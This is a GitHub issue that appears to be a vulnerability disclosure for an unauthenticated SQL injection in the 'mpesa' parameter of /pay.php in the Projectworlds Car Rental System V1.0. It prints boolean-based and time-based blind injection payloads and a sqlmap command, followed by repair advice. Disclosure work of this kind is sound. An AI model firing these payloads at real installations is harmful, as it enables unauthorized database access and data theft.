New issue

Projectworlds Car Rental System Project Project V1.0 /pay.php SQL injection #1

Open

2840364044 opened 2 weeks ago Owner

Projectworlds Car Rental System Project Project V1.0 /pay.php SQL injection
NAME OF AFFECTED PRODUCT(S)
• Car Rental System
Vendor Homepage
• https://projectworlds.com/free-projects/php-projects/car-rental-project-in-php-and-mysql/
AFFECTED AND/OR FIXED VERSION(S)
submitter
• TianXiao
Vulnerable File
• /pay.php
VERSION(S)
• V1.0
Software Link
• https://projectworlds.com/free-projects/php-projects/car-rental-project-in-php-and-mysql/
PROBLEM TYPE
Vulnerability Type
• SQL injection
Root Cause
• A SQL injection vulnerability was found in the ‘pay.php' file of the ‘Car Rental System' project. The reason for this issue is that attackers inject malicious code from the parameter’mpesa’and use it directly in SQL queries without the need for appropriate cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized operations.

Impact

• Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

• During the security review of " Car Rental System ",I discovered a critical SQL injection vulnerability in the "pay.php " file. This vulnerability stems from insufficient user input validation of the 'mpesa' parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability lonameion:


• ' mpesa' parameter

Payload:

Parameter: mpesa (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: mpesa=12' AND 2411=(SELECT (CASE WHEN (2411=2411) THEN 2411 ELSE (SELECT 1684 UNION SELECT 3267) END))-- Dcnz&id_no=23&pay=Submit Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: mpesa=12' AND (SELECT 7035 FROM (SELECT(SLEEP(5)))YaMc)-- AjBM&id_no=23&pay=Submit Details

---

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:
sqlmap -u " http://192.168.1.185/Car-Rental-Syatem-PHP-MYSQL-master/Car-Rental-Syatem-PHP-MYSQL-master/pay.php " --data=" mpesa=12' AND (SELECT 7035 FROM (SELECT(SLEEP(5)))YaMc)-- AjBM&id_no=23&pay=Submit Details " --dbs



Suggested repair

1. Use prepared statements and parameter binding:
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.
2. Input validation and filtering:
   Strictly validate and filter user input data to ensure it conforms to the expected format.
3. Minimize database user permissions:
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.
4. Regular security audits:
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

CVE-pay.docx

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants